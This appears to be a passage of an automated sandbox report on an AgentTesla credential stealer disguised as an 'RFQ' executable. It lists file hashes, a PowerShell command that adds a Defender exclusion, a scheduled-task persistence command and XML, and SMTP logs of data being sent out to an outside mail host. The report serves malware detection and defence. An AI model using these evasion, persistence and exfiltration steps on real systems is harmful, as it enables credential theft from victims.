| Preview: | <?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true |

| C:\Users\user\AppData\Roaming\oxafn20f.vrf\Chrome\Default\Cookies | |
|---|---|
| Process: | C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe |
| File Type: | SQLite 3.x database, last written using SQLite version 3032001 |
| Category: | dropped |
| Size (bytes): | 20480 |
| Entropy (8bit): | 0.6970840431455908 |
| Encrypted: | false |
| SSDEEP: | 24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0 |
| MD5: | 00681D89EDDB6AD25E6F4BD2E66C61C6 |
| SHA1: | 14B2FBFB460816155190377BBC66AB5D2A15F7AB |
| SHA-256: | 8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85 |
| SHA-512: | 159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3 |
| Malicious: | false |
| Preview: | SQLite format 3.....@ .....C..... ..g... .8..... ..... ..... ..... |

| C:\Users\user\AppData\Roaming\sucEaYWuNda.exe | |
|---|---|
| Process: | C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe |
| File Type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | dropped |
| Size (bytes): | 581120 |
| Entropy (8bit): | 7.264972453257549 |
| Encrypted: | false |
| SSDEEP: | 12288:hXBNi+hBr7IUAvJZrd4r9gGrWLYaZ4daRiWLOYe0AUtXPcI7E:dBNi+hBr8UAvJ8r9gGy3kaRiWCH0Aqcl |
| MD5: | 724BCE9BE00D521C9AE6075D50434B11 |
| SHA1: | A95A26499D30F48CA0B23E17B7273B1E6B92F8AC |
| SHA-256: | 94BC5B095176CCF49917563287006F3EFD903CAC47D48E251F4F4554EE87C990 |
| SHA-512: | D4082A9ECA3F687EEF2A1873368D89AFCDF88461C24C6E0378E7925000562800A02DD6194FA81FB0B1150114A5451CBA6B168739AE2D389EFE0B82613B4D50BA |
| Malicious: | **true** |
| Antivirus: | • Antivirus: Joe Sandbox ML, Detection: 100% |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.../.Ra.....0.....V.... .....@.. .....@..... ..@.....O..... ..... ..H.....text...\.... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....8.....H.....@..h.....l.....0.....r...p.+..*..0.....r_..p.+..*..0.....+..*"..(....*^..}.....(.....(....*....0..... .....+.s....(.....X.....-.*....0..+.....,..{.....+....,...{....o.....(....*..0..1.....s....}.....(.....{.... .....3s....o .....{....r...po!.....{.....K..s"...o#.....{.....o$.....{....r...po%.....{.....o&....."..@"..PAs'...((.....()..... J... ....s"...(*....~....r...p(. |

| C:\Users\user\AppData\Roaming\sucEaYWuNda.exe:Zone.Identifier | |
|---|---|
| Process: | C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |

| C:\Users\user\AppData\Roaming\sucEaYWuNda.exe:Zone.Identifier | |
|---|---|
| Size (bytes): | 26 |
| Entropy (8bit): | 3.95006375643621 |
| Encrypted: | false |
| SSDEEP: | 3:ggPYV:rPYV |
| MD5: | 187F488E27DB4AF347237FE461A079AD |
| SHA1: | 6693BA299EC1881249D59262276A0D2CB21F8E64 |
| SHA-256: | 255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309 |
| SHA-512: | 89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64 |
| Malicious: | **true** |
| Preview: | [ZoneTransfer]....ZoneId=0 |

| C:\Users\user\Documents\20210928\PowerShell_transcript.226533.4aAYYda1.20210928102945.txt | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 3573 |
| Entropy (8bit): | 5.38994284121076 |
| Encrypted: | false |
| SSDEEP: | 96:BZih/NHqDo1ZU7rZkh/NHqDo1ZFqZI0cI0cI0LZw:2ccR |
| MD5: | 7AFAE7FAE22F13C5C0CBD585D7F25DED |
| SHA1: | E1AE53D4990F90121147B63D10BFB142E3FBB5FB |
| SHA-256: | 5582BC6B08B433F8902B558351491C08A79371C6470CFEF2F019B31C13A26E89 |
| SHA-512: | 398F3F0E8F12DCC3F24F4F86D96228D370ED645526E2C117638AA8B5B01E2C0E9C5BA803A5298183612D8173440352198511CE4CBA75AFB3439921656224CAF8 |
| Malicious: | false |
| Preview: | .**********..Windows PowerShell transcript start..Start time: 20210928102946..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 226533 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe..Process ID: 4200..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210928102946..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe..**********..Command start time: 20210928103246..**********..PS>TerminatingError(Add-MpPreference): |

# Static File Info

## General

| | |
|---|---|
| File type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Entropy (8bit): | 7.264972453257549 |
| TrID: | • Win32 Executable (generic) Net Framework (10011505/4) 49.83%<br>• Win32 Executable (generic) a (10002005/4) 49.78%<br>• Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36%<br>• Generic Win/DOS Executable (2004/3) 0.01%<br>• DOS Executable Generic (2002/1) 0.01% |
| File name: | RFQ_99705546,99805546_Mark Cansick.exe |
| File size: | 581120 |
| MD5: | 724bce9be00d521c9ae6075d50434b11 |
| SHA1: | a95a26499d30f48ca0b23e17b7273b1e6b92f8ac |
| SHA256: | 94bc5b095176ccf49917563287006f3efd903cac47d48e251f4f4554ee87c990 |
| SHA512: | d4082a9eca3f687eef2a1873368d89afcdf88461c24c6e0378e7925000562800a02dd6194fa81fb0b1150114a5451cba6b168739ae2d389efe0b82613b4d50ba |
| SSDEEP: | 12288:hXBNi+hBr7IUAvJZrd4r9gGrWLYaZ4daRiWLOYe0AUtXPcI7E:dBNi+hBr8UAvJ8r9gGy3kaRiWCH0Aqcl |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.../.Ra.....0.....V.... .....@.. .....@.....@..... |

## File Icon

| | |
|---|---|
| Icon Hash: | 00828e8e8686b000 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x48f056 |
| Entrypoint Section: | .text |
| Digitally signed: | false |
| Imagebase: | 0x400000 |
| Subsystem: | windows gui |
| Image File Characteristics: | 32BIT_MACHINE, EXECUTABLE_IMAGE |
| DLL Characteristics: | NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT |
| Time Stamp: | 0x6152C02F [Tue Sep 28 07:11:43 2021 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | v4.0.30319 |
| OS Version Major: | 4 |
| OS Version Minor: | 0 |
| File Version Major: | 4 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 4 |
| Subsystem Version Minor: | 0 |
| Import Hash: | f34d5f2d4577ed6d9ceec516c1f5a744 |

### Entrypoint Preview

### Data Directories

### Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x2000 | 0x8d05c | 0x8d200 | False | 0.785502242028 | data | 7.27876298781 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| .rsrc | 0x90000 | 0x608 | 0x800 | False | 0.3388671875 | data | 3.42970179961 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .reloc | 0x92000 | 0xc | 0x200 | False | 0.044921875 | data | 0.101910425663 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

### Resources

### Imports

### Version Infos

# Network Behavior

## Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 09/28/21-10:31:27.667434 | TCP | 2030171 | ET TROJAN AgentTesla Exfil Via SMTP | 49822 | 587 | 192.168.2.3 | 208.91.198.143 |
| 09/28/21-10:31:30.617798 | TCP | 2030171 | ET TROJAN AgentTesla Exfil Via SMTP | 49823 | 587 | 192.168.2.3 | 208.91.198.143 |

## Network Port Distribution

### TCP Packets

## UDP Packets

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Sep 28, 2021 10:31:25.976142883 CEST | 192.168.2.3 | 8.8.8.8 | 0x5d4b | Standard query (0) | smtp.regal belloit.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 10:31:26.152332067 CEST | 192.168.2.3 | 8.8.8.8 | 0x5fb0 | Standard query (0) | smtp.regal belloit.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 28, 2021 10:31:26.137835979 CEST | 8.8.8.8 | 192.168.2.3 | 0x5d4b | No error (0) | smtp.regal belloit.com | us2.smtp.mailhostbox.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 10:31:26.137835979 CEST | 8.8.8.8 | 192.168.2.3 | 0x5d4b | No error (0) | us2.smtp.mailhostbox.com | | 208.91.198.143 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 10:31:26.137835979 CEST | 8.8.8.8 | 192.168.2.3 | 0x5d4b | No error (0) | us2.smtp.mailhostbox.com | | 208.91.199.224 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 10:31:26.137835979 CEST | 8.8.8.8 | 192.168.2.3 | 0x5d4b | No error (0) | us2.smtp.mailhostbox.com | | 208.91.199.225 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 10:31:26.137835979 CEST | 8.8.8.8 | 192.168.2.3 | 0x5d4b | No error (0) | us2.smtp.mailhostbox.com | | 208.91.199.223 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 10:31:26.304353952 CEST | 8.8.8.8 | 192.168.2.3 | 0x5fb0 | No error (0) | smtp.regal belloit.com | us2.smtp.mailhostbox.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 10:31:26.304353952 CEST | 8.8.8.8 | 192.168.2.3 | 0x5fb0 | No error (0) | us2.smtp.mailhostbox.com | | 208.91.199.223 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 10:31:26.304353952 CEST | 8.8.8.8 | 192.168.2.3 | 0x5fb0 | No error (0) | us2.smtp.mailhostbox.com | | 208.91.198.143 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 10:31:26.304353952 CEST | 8.8.8.8 | 192.168.2.3 | 0x5fb0 | No error (0) | us2.smtp.mailhostbox.com | | 208.91.199.225 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 10:31:26.304353952 CEST | 8.8.8.8 | 192.168.2.3 | 0x5fb0 | No error (0) | us2.smtp.mailhostbox.com | | 208.91.199.224 | A (IP address) | IN (0x0001) |

## SMTP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP | Commands |
|---|---|---|---|---|---|
| Sep 28, 2021 10:31:26.735847950 CEST | 587 | 49822 | 208.91.198.143 | 192.168.2.3 | 220 us2.outbound.mailhostbox.com ESMTP Postfix |
| Sep 28, 2021 10:31:26.736715078 CEST | 49822 | 587 | 192.168.2.3 | 208.91.198.143 | EHLO 226533 |
| Sep 28, 2021 10:31:26.887979031 CEST | 587 | 49822 | 208.91.198.143 | 192.168.2.3 | 250-us2.outbound.mailhostbox.com<br>250-PIPELINING<br>250-SIZE 41648128<br>250-VRFY<br>250-ETRN<br>250-STARTTLS<br>250-AUTH PLAIN LOGIN<br>250-AUTH=PLAIN LOGIN<br>250-ENHANCEDSTATUSCODES<br>250-8BITMIME<br>250 DSN |
| Sep 28, 2021 10:31:26.889251947 CEST | 49822 | 587 | 192.168.2.3 | 208.91.198.143 | AUTH login dXNlckByZWdhbGJlbGxvaXQuY29t |
| Sep 28, 2021 10:31:27.041273117 CEST | 587 | 49822 | 208.91.198.143 | 192.168.2.3 | 334 UGFzc3dvcmQ6 |
| Sep 28, 2021 10:31:27.195133924 CEST | 587 | 49822 | 208.91.198.143 | 192.168.2.3 | 235 2.7.0 Authentication successful |
| Sep 28, 2021 10:31:27.196082115 CEST | 49822 | 587 | 192.168.2.3 | 208.91.198.143 | MAIL FROM:<user@regalbelloit.com> |
| Sep 28, 2021 10:31:27.348571062 CEST | 587 | 49822 | 208.91.198.143 | 192.168.2.3 | 250 2.1.0 Ok |
| Sep 28, 2021 10:31:27.349070072 CEST | 49822 | 587 | 192.168.2.3 | 208.91.198.143 | RCPT TO:<user@regalbelloit.com> |
| Sep 28, 2021 10:31:27.512957096 CEST | 587 | 49822 | 208.91.198.143 | 192.168.2.3 | 250 2.1.5 Ok |
| Sep 28, 2021 10:31:27.513542891 CEST | 49822 | 587 | 192.168.2.3 | 208.91.198.143 | DATA |
| Sep 28, 2021 10:31:27.665407896 CEST | 587 | 49822 | 208.91.198.143 | 192.168.2.3 | 354 End data with <CR><LF>.<CR><LF> |
| Sep 28, 2021 10:31:27.668942928 CEST | 49822 | 587 | 192.168.2.3 | 208.91.198.143 | . |
| Sep 28, 2021 10:31:27.928854942 CEST | 587 | 49822 | 208.91.198.143 | 192.168.2.3 | 250 2.0.0 Ok: queued as 69B402C00A1 |
| Sep 28, 2021 10:31:28.984424114 CEST | 49822 | 587 | 192.168.2.3 | 208.91.198.143 | QUIT |
| Sep 28, 2021 10:31:29.136096954 CEST | 587 | 49822 | 208.91.198.143 | 192.168.2.3 | 221 2.0.0 Bye |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP | Commands |
|---|---|---|---|---|---|
| Sep 28, 2021 10:31:29.449306011 CEST | 587 | 49823 | 208.91.198.143 | 192.168.2.3 | 220 us2.outbound.mailhostbox.com ESMTP Postfix |
| Sep 28, 2021 10:31:29.449784994 CEST | 49823 | 587 | 192.168.2.3 | 208.91.198.143 | EHLO 226533 |
| Sep 28, 2021 10:31:29.588752031 CEST | 587 | 49823 | 208.91.198.143 | 192.168.2.3 | 250-us2.outbound.mailhostbox.com<br>250-PIPELINING<br>250-SIZE 41648128<br>250-VRFY<br>250-ETRN<br>250-STARTTLS<br>250-AUTH PLAIN LOGIN<br>250-AUTH=PLAIN LOGIN<br>250-ENHANCEDSTATUSCODES<br>250-8BITMIME<br>250 DSN |
| Sep 28, 2021 10:31:29.589128971 CEST | 49823 | 587 | 192.168.2.3 | 208.91.198.143 | AUTH login dXNlckByZWdhbGJlbGxvaXQuY29t |
| Sep 28, 2021 10:31:29.731048107 CEST | 587 | 49823 | 208.91.198.143 | 192.168.2.3 | 334 UGFzc3dvcmQ6 |
| Sep 28, 2021 10:31:29.872673988 CEST | 587 | 49823 | 208.91.198.143 | 192.168.2.3 | 235 2.7.0 Authentication successful |
| Sep 28, 2021 10:31:29.872944117 CEST | 49823 | 587 | 192.168.2.3 | 208.91.198.143 | MAIL FROM:<user@regalbelloit.com> |
| Sep 28, 2021 10:31:30.013391972 CEST | 587 | 49823 | 208.91.198.143 | 192.168.2.3 | 250 2.1.0 Ok |
| Sep 28, 2021 10:31:30.013911963 CEST | 49823 | 587 | 192.168.2.3 | 208.91.198.143 | RCPT TO:<user@regalbelloit.com> |
| Sep 28, 2021 10:31:30.475528955 CEST | 587 | 49823 | 208.91.198.143 | 192.168.2.3 | 250 2.1.5 Ok |
| Sep 28, 2021 10:31:30.475820065 CEST | 49823 | 587 | 192.168.2.3 | 208.91.198.143 | DATA |
| Sep 28, 2021 10:31:30.615348101 CEST | 587 | 49823 | 208.91.198.143 | 192.168.2.3 | 354 End data with <CR><LF>.<CR><LF> |
| Sep 28, 2021 10:31:30.618314981 CEST | 49823 | 587 | 192.168.2.3 | 208.91.198.143 | . |
| Sep 28, 2021 10:31:30.870359898 CEST | 587 | 49823 | 208.91.198.143 | 192.168.2.3 | 250 2.0.0 Ok: queued as 187352C7D9D |
| Sep 28, 2021 10:33:05.988455057 CEST | 49823 | 587 | 192.168.2.3 | 208.91.198.143 | QUIT |
| Sep 28, 2021 10:33:06.137876034 CEST | 587 | 49823 | 208.91.198.143 | 192.168.2.3 | 221 2.0.0 Bye |

## Code Manipulations

## Statistics

### Behavior

Click to jump to process

## System Behavior

### Analysis Process: RFQ_99705546,99805546_Mark Cansick.exe PID: 6092 Parent PID: 2920

#### General

| | |
|---|---|
| Start time: | 10:29:40 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe' |
| Imagebase: | 0xce0000 |
| File size: | 581120 bytes |
| MD5 hash: | 724BCE9BE00D521C9AE6075D50434B11 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |

| | |
|---|---|
| Yara matches: | • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.313580243.0000000004563000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.313580243.0000000004563000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.313035144.0000000004450000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.313035144.0000000004450000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.309447811.0000000003171000.00000004.00000001.sdmp, Author: Joe Security |
| Reputation: | low |

**File Activities** Show Windows behavior

**File Created**

**File Deleted**

**File Written**

**File Read**

## Analysis Process: powershell.exe PID: 4200 Parent PID: 6092

### General

| | |
|---|---|
| Start time: | 10:29:44 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe' |
| Imagebase: | 0x1200000 |
| File size: | 430592 bytes |
| MD5 hash: | DBA3E6449E97D4E3DF64527EF7012A10 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | high |

**File Activities** Show Windows behavior

**File Created**

**File Deleted**

**File Written**

**File Read**

## Analysis Process: conhost.exe PID: 4820 Parent PID: 4200

### General

| | |
|---|---|
| Start time: | 10:29:45 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\System32\conhost.exe |

| | |
|---|---|
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7f20f0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: schtasks.exe PID: 1860 Parent PID: 6092

### General

| | |
|---|---|
| Start time: | 10:29:46 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\SysWOW64\schtasks.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\sucEaYWuNda' /XML 'C:\Users\user\AppData\Local\Temp\tmp1646.tmp' |
| Imagebase: | 0xca0000 |
| File size: | 185856 bytes |
| MD5 hash: | 15FF7D8324231381BAD48A052F85DF04 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

## Analysis Process: conhost.exe PID: 6308 Parent PID: 1860

### General

| | |
|---|---|
| Start time: | 10:29:46 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7f20f0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: RFQ_99705546,99805546_Mark Cansick.exe PID: 6252 Parent PID: 6092

### General

| | |
|---|---|
| Start time: | 10:29:46 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe |
| Imagebase: | 0xdc0000 |

| | |
|---|---|
| File size: | 581120 bytes |
| MD5 hash: | 724BCE9BE00D521C9AE6075D50434B11 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.814784422.0000000000402000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.814784422.0000000000402000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.816654830.0000000003241000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.816654830.0000000003241000.00000004.00000001.sdmp, Author: Joe Security |
| Reputation: | low |

**File Activities** Show Windows behavior

**File Created**

**File Deleted**

**File Written**

**File Read**

# Disassembly

## Code Analysis